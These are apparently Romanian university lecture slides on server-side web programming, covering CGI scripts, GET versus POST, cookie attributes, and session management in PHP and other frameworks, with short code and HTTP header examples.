
echo "Content-type: text/html"
echo

MESAJE=0
while [ $MESAJE -lt 10 ]
do
    echo "<p>Hello, world!</p>"
    let MESAJE=MESAJE+1
done

#!/usr/bin/python
# hello.py.cgi


print "Content-type: text/html\n"

for mesaje in range (0, 10):
    print "<p>Hello, world!</p>"
```



clientul – *i.e.* navigatorul Web – primește ca răspuns  
reprezentarea – aici, pagina HTML –  
generată de programul CGI invocat de serverul Web

această reprezentare este procesată și, eventual,  
afișată într-o (zonă dintr-o) fereastră a *browser*-ului



experimentând alte tipuri MIME, *browser-ul* prelucrează datele primite și redă următoarele:

```
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
<p>Hello, world!</p>
```

Content-type: **text/plain**

**XML Parsing Error: junk after document element**  
**Location:** http://profs.info.uaic.ro/~busaco/cgi/hello  
**Line Number 2, Column 1:**

```
<p>Hello, world!</p>
^
```

Content-type: **text/xml**

# cgi: invocare

```
<form action="http://profs.info.uaic.ro/~.../get-max.cgi"
      method="GET">
  <p>Enter two numbers :
  <input type="text" name="no1" />
  <input type="text" name="no2" />
  </p>
  <input type="submit" value="Compute maximum" />
</form>
```

invocare dintr-un formular Web interactiv  
în acest caz, folosind metoda **GET**

https://profs.info.uaic.ro/~busaco/cgi/max.html

Enter two numbers:

Compute maximum

URL special  
cazul GET

profs.info.uaic.ro/~busaco/cgi/get-max.cgi?no1=7&no2=4

# Maximum of two numbers

---

$\max(7, 4) = 7$



# cgi: invocare

Pentru fiecare câmp al formularului, se generează o pereche **nume\_câmp=valoare** delimitată de **&** și adăugată URL-ului programului CGI de invocat pe server

<http://profs.info.uaic.ro/~busaco/cgi/get-max.cgi?no1=7&no2=4>

# cgi: invocare

Exemple concrete:

<http://usabilitygeek.com/?s=design+web>

<https://www.youtube.com/watch?v=elfSzMATcB4#t=45>

<https://twitter.com/search?q=web%20development&src=typd>

<https://developer.mozilla.org/search?q=ajax&topic=apps>

acest URL este codificat – *URL encoding*



revezi  
primul curs

# cgi: invocare

Serverul va invoca *script*-ul CGI pasându-i datele  
la intrarea standard (*stdin*)  
sau  
via variabile de mediu

# cgi: invocare

Procesarea datelor când s-a recurs la metoda **GET**

date disponibile în variabila de mediu **QUERY\_STRING**

# cgi: invocare

Procesarea datelor când s-a folosit metoda **POST**

datele vor fi preluate de la *stdin*, lungimea în octeți a acestora fiind specificată de variabila **CONTENT\_LENGTH**

## cgi: invocare

Procesarea datelor – **GET** și/sau **POST**

folosind servere de aplicații ori *framework*-uri, informațiile sunt încapsulate în structuri/tipuri de date specifice

ASP.NET (C# *et al.*) – clasa **HttpRequest**

Node.js (JavaScript) – **http.ClientRequest**

PHP – tablouri asociative: **\$\_GET[]** **\$\_POST[]** **\$\_REQUEST[]**

Play (Java, Scala) – **play.api.mvc.Request**

Python – clasa **cgi.FieldStorage**

# GET vs. POST

Metoda **GET** se folosește pentru generarea de reprezentări ale resurselor cerute

*e.g.*, documente HTML, imagini JPEG sau PNG, fluxuri de știri Atom/RSS, arhive în format ZIP etc.

**starea serverului nu trebuie să se modifice**

# GET vs. POST

Metoda **GET** se folosește pentru generarea de reprezentări ale resurselor cerute

obținând datele cu GET, utilizatorul poate stabili un *bookmark* pentru acces ulterior la o resursă Web (folosind URL-ul reprezentării generate)

e.g., <https://duckduckgo.com/?q=web+programming&ia=videos>



# GET vs. POST

Metoda **POST** se utilizează atunci când datele transmise serverului au dimensiuni mari (*e.g.*, conținut de fișiere ce a fost transferat prin *upload*) sau sunt „delicate” – exemplu tipic: parole

# GET vs. POST

Metoda **POST** se utilizează atunci când datele transmise serverului au dimensiuni mari (*e.g.*, conținut de fișiere ce a fost transferat prin *upload*) sau sunt „delicate” – exemplu tipic: parole

de asemenea, când invocarea programului poate conduce la modificări ale stării pe server: adăugarea unei înregistrări, alterarea unui fișier,...

## cgi: suport

Serverul Web trebuie să ofere suport pentru invocarea de *script*-uri CGI

de exemplu, la nivelul serverului Apache se utilizează modulul **mod\_cgi**

# cgi: ssi

*Script*-urile CGI pot fi invocate direct dintr-un document HTML via **SSI** (*Server Side Includes*)

[www.ssi-developer.net/ssi/](http://www.ssi-developer.net/ssi/)

Apache: [httpd.apache.org/docs/trunk/howto/ssi.html](http://httpd.apache.org/docs/trunk/howto/ssi.html)

NGINX: [nginx.org/en/docs/http/nginx\\_http\\_ssi\\_module.html](http://nginx.org/en/docs/http/nginx_http_ssi_module.html)

# cgi: fastcgi

## FastCGI

alternativă la CGI axată asupra performanței

implementări:

Apache HTTP Server – [httpd.apache.org/mod\\_fcgid/](httpd.apache.org/mod_fcgid/)

NGINX – [nginx.org/en/docs/http/nginx\\_http\\_fastcgi\\_module.html](http://nginx.org/en/docs/http/nginx_http_fastcgi_module.html)

Există o manieră prin care se pot stoca  
– temporar –, la nivel de client (*browser*),  
date trimise de aplicația Web de pe server?

# *cookie-uri*

Un *script* rulând pe un server Web poate plasa date pe calculatorul-client via *browser*-ul utilizatorului

ulterior, navigatorul va oferi acele date aceluiasi *script* disponibil pe același server

# *cookie-uri*

Mijloc (cvasi-)persistent de stocare a datelor pe mașina clientului Web cu scopul de a fi apoi accesate de un program rulând pe server



# cookie-uri: utilizări

Memorarea preferințelor fiecărui utilizator

exemple tipice:

opțiuni vizând interacțiunea – temă vizuală  
(*e.g.*, cromatică), preferințe lingvistice,  
localizare geografică, interese privind cumpărăturile

...

# *cookie-uri: utilizări*

Completarea automată a formularelor

folosirea valorilor introduse anterior de utilizator  
în anumite câmpuri

# *cookie-uri: utilizări*

Monitorizarea accesului la o resursă Web

aspect de interes:

***Web analytics***

colectarea de informații despre clienți  
(platformă hardware, *browser*, rezoluție etc.)

# *cookie-uri: utilizări*

Monitorizarea accesului la o resursă Web

aspect de interes:

*user tracking*

monitorizarea comportamentului utilizatorului

► inițiativa *Do Not Track*

[www.eff.org/issues/do-not-track](http://www.eff.org/issues/do-not-track)

# *cookie-uri: utilizări*

Stocarea informațiilor de autentificare

*e.g.*, reținerea datelor privitoare la contul utilizatorului  
în contextul comerțului electronic


# *cookie-uri: utilizări*

## Starea tranzacțiilor

*e.g.*, starea curentă a coșului virtual de cumpărături  
oferit de o aplicație de tip *e-shop*

*cookie-uri: utilizări*

Managementul sesiunilor Web



de consultat și [Cookiepedia](https://cookiepedia.co.uk)  
[cookiepedia.co.uk](https://cookiepedia.co.uk)



# *cookie-uri: tipuri*

## *Cookie-uri persistente*

nu sunt distruse la închiderea navigatorului Web

memorate într-un fișier – la nivel de client

timp de viață stabilit de creatorul *cookie*-urilor

# *cookie-uri: tipuri*

*Cookie-uri nepersistente (volatile)*

dispar la închiderea *browser*-ului

# cookie-uri

Un *cookie* poate fi considerat ca fiind o variabilă

valoarea ei este vehiculată via HTTP  
între server Web (aplicația *back-end*)  
și client (*browser*)

dimensiunea unui *cookie* nu poate depăși 4 KB

# *cookie-uri*

Un *cookie* poate fi considerat ca fiind o variabilă

*nume=valoare*

valoarea este un șir de caractere *URL encoded*

# *cookie-uri*

Datele vizând un *cookie* sunt preluate de navigator  
o listă de *cookie-uri* per fiecare server (domeniu)

# cookie-uri

Un *cookie* este trimis unui client  
folosind câmpul **Set-Cookie**  
dintr-un antet al unui mesaj de răspuns HTTP

# cookie-uri

**Set-Cookie:** *nume=valoare*; expires=*data*; path=*cale*;  
domain=*domeniu*; secure

# cookie-uri

**Set-Cookie:** *nume=valoare*; **expires**=*data*; **path**=*cale*;  
**domain**=*domeniu*; **secure**

**expires** – indică data și timpul când *cookie*-ul va expira  
(clientul Web va trebui să distrugă *cookie*-urile expirate)



# cookie-uri

**Set-Cookie:** *nume=valoare*; expires=*data*; path=*cale*;  
domain=*domeniu*; secure

**domain** – semnifică numele simbolic al serverului Web  
care a generat *cookie*-ul

# cookie-uri

**Set-Cookie:** *nume=valoare*; expires=*data*; path=*cale*;  
domain=*domeniu*; secure

path – specifică un subset de URL-uri  
din domeniul corespunzător unui *cookie*

diferențiază aplicații multiple existente pe același server

# cookie-uri

**Set-Cookie:** *nume=valoare*; expires=*data*; path=*cale*;  
domain=*domeniu*; secure

**secure** – indică faptul că acest *cookie* va fi transmis înapoi serverului doar în cazul în care canalul de comunicație este securizat (via HTTPS)

▼ Response cookies

▼ `_twitter_sess:`

- domain: `.twitter.com`
- `httpOnly: true`
- path: `/`
- secure: `true`
- value: `BAh7CSIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlco6`

▼ `ct0:`

- domain: `.twitter.com`
- expires: `2019-02-19T22:32:42.000Z`
- path: `/`
- secure: `true`
- value: `712d54e2cca5ac0583fc4ce6f5831c44`

▼ `external_referer:`

- domain: `.twitter.com`
- expires: `2019-02-26T16:32:42.000Z`
- path: `/`
- value: `padhuUp37zidbWZoe8w1ehf9Acll6z42|0|8e8t2xd8A2w=`

▼ `fm:`

- domain: `.twitter.com`
- expires: `2019-02-19T16:32:42.000Z`
- `httpOnly: true`
- path: `/`
- secure: `true`
- value: `0`

▼ Request cookies

- `_ga:` `GA1.2.108796759.1507278447`
- `eu_cn:` `1`
- `guest_id:` `v1:149579825531623364`
- `personalization_id:` `"v1_fB6m6zrOwezD+YrDPWywoQ=="`

avansat

inspectarea *cookie*-urilor  
memorate de navigatorul Web  
pentru fiecare domeniu

**`httpOnly: true`**

indică faptul că valoarea unui  
*cookie* nu poate fi obținută  
decât în urma unui transfer de  
date prin HTTP



*cookie*-ul nu poate fi accesat  
de către un program rulat  
la nivel de client (*browser*)

[www.owasp.org/index.php/HttpOnly](http://www.owasp.org/index.php/HttpOnly)

# cookie-uri

Un *cookie* este transmis înapoi de la client spre serverul Web numai dacă îndeplinește toate condițiile de validitate

se potrivesc domeniul,  
calea (virtuală) de directoare, timpul de expirare  
și securitatea canalului de comunicație

# cookie-uri


Serverul va primi, în antetul unui mesaj HTTP de tip cerere, următoarele:

**Cookie:** nume1=**valoare1**; nume2=**valoare2**...

lista *cookie*-urilor ce respectă condițiile de validitate


# cookie-uri

Invocarea *script*-ului conduce la returnarea unei reprezentări + plasarea de *cookie*-uri



# cookie-uri

*Cookie*-urile – persistente sau nu – sunt procesate și memorate de *browser*




*cookie*-uri persistente stocate în fișiere sau baze de date (SQLite)



# cookie-uri

Următorul acces la *script* se face cu transmiterea  
*cookie*-urilor spre server  
conform condițiilor de validitate



# cookie-uri: creare

Exemplu în cazul PHP – funcția **setcookie ()**

```
<?php
    setcookie ("alta_culoare", "albastra"); // nepersistent – de ce?
    echo "Un cookie de culoarea " . $_COOKIE["alta_culoare"];
?>
```

# cookie-uri: expirare

Se anulează valoarea și timpul;  
eventual, celelalte attribute ale *cookie*-ului

exemplu – PHP:

```
<?php  
    setcookie ($nume_cookie, "", 0, "/", "", 0);  
?>
```

## *cookie-uri*: consultare

*Cookie*-urile se regăsesc în câmpul din antetul unui mesaj vehiculat via protocolul HTTP

**HTTP\_COOKIE**

# cookie-uri: consultare

PHP – *cookie*-ul e specificat (accesat) ca variabilă

**\$\_COOKIE** ['nume\_cookie']



tablou asociativ

# cookie-uri

Alte informații de interes sunt disponibile în  
RFC 6265

*HTTP State Management Mechanism*

[tools.ietf.org/html/rfc6265](https://tools.ietf.org/html/rfc6265)

Cum identificăm cereri succesive  
formulate de aceeași instanță a clientului?



HTTP este un protocol *stateless*

nu oferă informații dacă anumite cereri  
succesive provin de la același client  
(de la aceeași instanță a navigatorului Web)



# necesitate

Prezervarea anumite date pentru o secvență de mesaje HTTP (cereri/răspunsuri) înrudite

# necesitate

Prezervarea anumite date pentru o secvență de mesaje HTTP (cereri/răspunsuri) înrudite

exemple:

starea coșului de cumpărături

formulare Web completate în mai mulți pași

paginarea conținutului

starea autentificării utilizatorului

etc.

# sesiuni

Orice vizitator al sitului va avea asociat un identificator unic – **session ID (SID)**

stocat într-un *cookie*

(*e.g.*, ASP.NET\_SessionId, PHPSESSID, session-id, \_wp\_session)

ori

propagat via URL

# sesiuni


Orice vizitator al sitului va avea asociat un identificator unic – **session ID (SID)**

astfel, se pot identifica vizite (cereri) consecutive realizate de același utilizator



client Web (*browser*)

server Web (*daemon*)



stabilirea unui sesiuni Web pe baza unui *cookie*

# sesiuni

Unei sesiuni i se pot asocia diverse variabile

ale căror valori vor fi menținute (păstrate)  
între cereri consecutive – *e.g.*, înrudite –  
din partea aceleiași instanțe  
a clientului (*browser*-ului) Web

# sesiuni

O sesiune se poate înregistra (iniția) implicit (automat) sau explicit (manual, de către programator), în funcție de serverul de aplicații Web ori de configurația prestabilită

# sesiuni

O sesiune se poate înregistra (iniția) implicit (automat) sau explicit (manual, de către programator), în funcție de serverul de aplicații Web ori de configurația prestabilită

informațiile despre sesiuni sunt stocate persistent la nivel de server via sisteme de baze de date non-relaționale – *e.g.*, DynamoDB, Memcached, Redis,... – ori, în majoritatea situațiilor, în fișiere



**POST / HTTP/1.1**

**Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,  
image/webp,\*/\*;q=0.8

**Accept-Encoding:** gzip, deflate, br

**Accept-Language:** en,en-GB;q=0.5

**Connection:** keep-alive

**Cookie:** language=en\_US

**Host:** mail.info.uaic.ro

**Referer:** http://mail.info.uaic.ro/?\_task=login

**Upgrade-Insecure-Requests:** 1

**User-Agent:** Mozilla/5.0 ... Gecko/20100101 Firefox/65.0

autentificarea utilizatorului prin metoda POST  
(*cookie*-urile deja existente sunt transmise)

HTTP/1.1 302 Found

**Cache-Control:** private, no-cache, no-store, must-revalidate...

**Connection:** Keep-Alive

**Content-Length:** 0

**Content-Type:** text/html; charset=UTF-8

**Date:** Fri, 22 Feb 2019 10:25:44 GMT

**Keep-Alive:** timeout=5, max=100

**Last-Modified:** Fri, 22 Feb 2019 10:25:44 GMT

**Location:** [./?\\_task=mail&\\_token=cb1924...c9c97819](http://.../?_task=mail&_token=cb1924...c9c97819)

**Server:** Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips ... PHP/5.4.16

**Set-Cookie:** **roundcube\_sessid**=vnqrt4...2uv2; path=/; HttpOnly  
**roundcube\_sessauth**=S92ee64...2c71; path=/; HttpOnly

<!DOCTYPE html>

...



redirectare  
după  
autentificare

răspunsul HTTP incluzând  
setarea *cookie*-ului privitor la sesiunea Web

## sesiuni: programare


În cazul CGI, managementul sesiunilor cade în responsabilitatea programatorului

nu există o manieră standardizată de gestionare a sesiunilor Web

# sesiuni: programare

PHP: funcțiile `session_start()`, `session_register()`, `session_id()`, `session_unset()`, `session_destroy()`

```
<?php
session_start (); // inițiem o sesiune
if (!isset ($_SESSION['accesari'])) {
    $_SESSION['accesari'] = 0; } else {
    $_SESSION['accesari']++; }
?>
```



variabila  
accesari atașată  
sesiunii

detalii la [php.net/manual/en/book.session.php](http://php.net/manual/en/book.session.php)

# sesiuni: programare

Folosind un server de aplicații ori un *framework*, managementul *cookie*-urilor și sesiunilor e simplificat

diverse exemplificări:

clasa `HttpSession` (ASP.NET), interfața `HttpSession` (servlet-uri Java), `HTTP::Session` (Perl), `session` (Flask – *framework* Python), `web.session` (web.py), `HttpFoundation` (componentă `Symfony` – *framework* PHP), clasa `SessionComponent` (CakePHP), tabloul `session` (Ruby on Rails), `play.mvc.Http.Cookie` (Play! pentru Java/Scala), `sessions` (Gorilla – Go) `cookie-parser` și `express-session` (module Node.js pentru Express)

# alternative

HTML5 oferă **Web Storage**


recomandare a Consorțiului Web (2015)

stocare la nivel de *browser* a unor liste de perechi  
de forma cheie—valoare  
via attributele **sessionStorage** și **localStorage**

pentru amănunte, de studiat

[profs.info.uaic.ro/~busaco/teach/courses/cliw/web-film.html#week11](https://profs.info.uaic.ro/~busaco/teach/courses/cliw/web-film.html#week11)

# rezumat



de la HTTP la *cookie*-uri și sesiuni Web  
mulțumiri lui Ciprian Amariei, MSc.

client „prost”  
(*dumb*)



**frontend**

pagini <Web/>  
**HTML, CSS,...**


server „gras”  
(*fat*)

prezen-  
tare

proce-  
sare

abstrac-  
tizare  
date

**backend**



episodul viitor: **programare Web**

servere de aplicații Web, arhitectura aplicațiilor Web